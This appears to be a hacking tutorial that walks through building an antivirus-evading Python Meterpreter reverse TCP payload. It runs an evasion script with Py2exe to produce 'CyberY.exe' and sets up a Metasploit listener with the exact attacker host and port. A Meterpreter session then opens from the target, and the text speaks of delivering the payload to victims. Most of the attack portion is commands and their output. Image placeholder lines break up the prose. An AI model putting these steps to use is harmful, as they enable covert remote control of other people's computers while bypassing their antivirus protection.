





After python is successfully installed, it's time to install Py2exe. The download information of Py2exe is given in our Downloads section. Py2exe is used to convert the python payload into Windows executable.

Setup py2exe-0.6.9


py2exe-0.6.9



py2exe-0.6.9




py2exe-0.6.9




Py2exe is a Python Distutils extension which converts Python scripts into executable Windows programs, able to run without requiring a Python installation.

py2exe-0.6.9




py2exe-0.6.9



"A hacker to me is someone creative who does wonderful things."

-Tim Berners-Lee

py2exe-0.6.9



Next, download Antivirus-Evasion-Py2exe tool from the link shown in Downloads section. As already told, we will use this tool along with Py2exe to create an undetectable payload. After the tool is downloaded, extract the contents of the zip archive. Navigate into the extracted directory using Command line as shown below.

```

C:\> Command Prompt

05/23/2022 12:40 PM          526,930 universal-hard-reset-tool.rar
01/25/2022 11:17 AM          32,444 UTS0840174 (2).pdf.fdmdownload
05/02/2022 02:53 PM      57,801,256 windowsdesktop-runtime-6.0.4-win-x64.exe
        24 File(s)      104,063,330 bytes
        6 Dir(s)  18,097,909,760 bytes free

C:\Users\nspadm\Downloads>cd antivirus-evasion-py2exe-main

C:\Users\nspadm\Downloads\Antivirus-Evasion-Py2exe-main>dir
Volume in drive C has no label.
Volume Serial Number is 2E7C-5FEB

Directory of C:\Users\nspadm\Downloads\Antivirus-Evasion-Py2exe-main

05/30/2022 10:20 AM    <DIR>          .
05/30/2022 10:20 AM    <DIR>          ..
05/08/2022 08:27 PM      4,447 aepy2exe.py
05/08/2022 08:27 PM     45,894 output.png
05/08/2022 08:27 PM      3,413 README.md
05/08/2022 08:27 PM     64,335 virus total.png
        4 File(s)      118,089 bytes
        2 Dir(s)  18,097,836,032 bytes free
  
```


There is a python script named aepy2exe. Execute that script with the following options.

```
C:\Users\nspadm\Downloads\Antivirus-Evasion-Py2exe-main>aepy2exe.py -e py2exe -i p 192.168.36.189 -p 4444
```

The script executes as shown below.

```
The following modules appear to be missing
['Carbon', 'Carbon.Files', '_scproxy', '_sysconfigdata', 'resource', 'win32pipe', 'winreg']
```

```
*** binary dependencies ***
```

```
Your executable(s) also depend on these dlls which are not included,
you may or may not need to distribute them.
```

```
Make sure you have the license if you distribute any of them, and
make sure you don't distribute files belonging to the operating system.
```

```
OLEAUT32.dll - C:\WINDOWS\system32\OLEAUT32.dll
USER32.dll - C:\WINDOWS\system32\USER32.dll
IMM32.dll - C:\WINDOWS\system32\IMM32.dll
SHELL32.dll - C:\WINDOWS\system32\SHELL32.dll
ole32.dll - C:\WINDOWS\system32\ole32.dll
COMDLG32.dll - C:\WINDOWS\system32\COMDLG32.dll
COMCTL32.dll - C:\WINDOWS\system32\COMCTL32.dll
ADVAPI32.dll - C:\WINDOWS\system32\ADVAPI32.dll
WS2_32.dll - C:\WINDOWS\system32\WS2_32.dll
GDI32.dll - C:\WINDOWS\system32\GDI32.dll
KERNEL32.dll - C:\WINDOWS\system32\KERNEL32.dll
```

The script will create a python meterpreter reverse tcp payload in the "dist" folder.

```
Directory of C:\Users\nspadm\Downloads\Antivirus-Evasion-Py2exe-main

05/30/2022  10:38 AM    <DIR>          .
05/30/2022  10:38 AM    <DIR>          ..
05/08/2022  08:27 PM             4,447 aepy2exe.py
05/30/2022  10:38 AM    <DIR>          build
05/30/2022  10:38 AM             497 CyberY.py
05/30/2022  10:39 AM    <DIR>          dist
05/08/2022  08:27 PM          45,894 output.png
05/08/2022  08:27 PM           3,413 README.md
05/08/2022  08:27 PM          64,335 virus total.png
               5 File(s)          118,586 bytes
               4 Dir(s)  17,930,231,808 bytes free

C:\Users\nspadm\Downloads\Antivirus-Evasion-Py2exe-main>
```


The payload's name is CyberY.exe.

```
Directory of C:\Users\nspadm\Downloads\Antivirus-Evasion-Py2exe-main\dist

05/30/2022  10:39 AM    <DIR>          .
05/30/2022  10:39 AM    <DIR>          ..
05/30/2022  10:39 AM             12,519,499  CyberY.exe
05/30/2022  10:39 AM    <DIR>          tcl
03/04/2019  01:31 AM             111,104  w9xpopen.exe
                2 File(s)      12,630,603 bytes
                3 Dir(s)  17,928,372,224 bytes free

C:\Users\nspadm\Downloads\Antivirus-Evasion-Py2exe-main\dist>
```

This PC > Downloads > Antivirus-Evasion-Py2exe-main > dist >

Name	Date modified	Type	Size
tcl	5/30/2022 10:39 AM	File folder	
CyberY	5/30/2022 10:39 AM	Application	12,227 KB
w9xpopen	3/4/2019 1:31 AM	Application	109 KB

Let's set a listener on the Kali Linux as shown below.


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.36.189
lhost => 192.168.36.189
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:4444
```

The payload needs to be delivered to the target system. First, let's test it on a popular third party antivirus.

"Behind every successful Coder there an even more successful DeCoder to understand that code."

-Anonymous




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:4444
[*] Sending stage (39388 bytes) to 192.168.36.1
[*] Meterpreter session 1 opened (192.168.36.189:4444 -> 192.168.36.1:
57069) at 2022-05-30 01:15:18 -0400

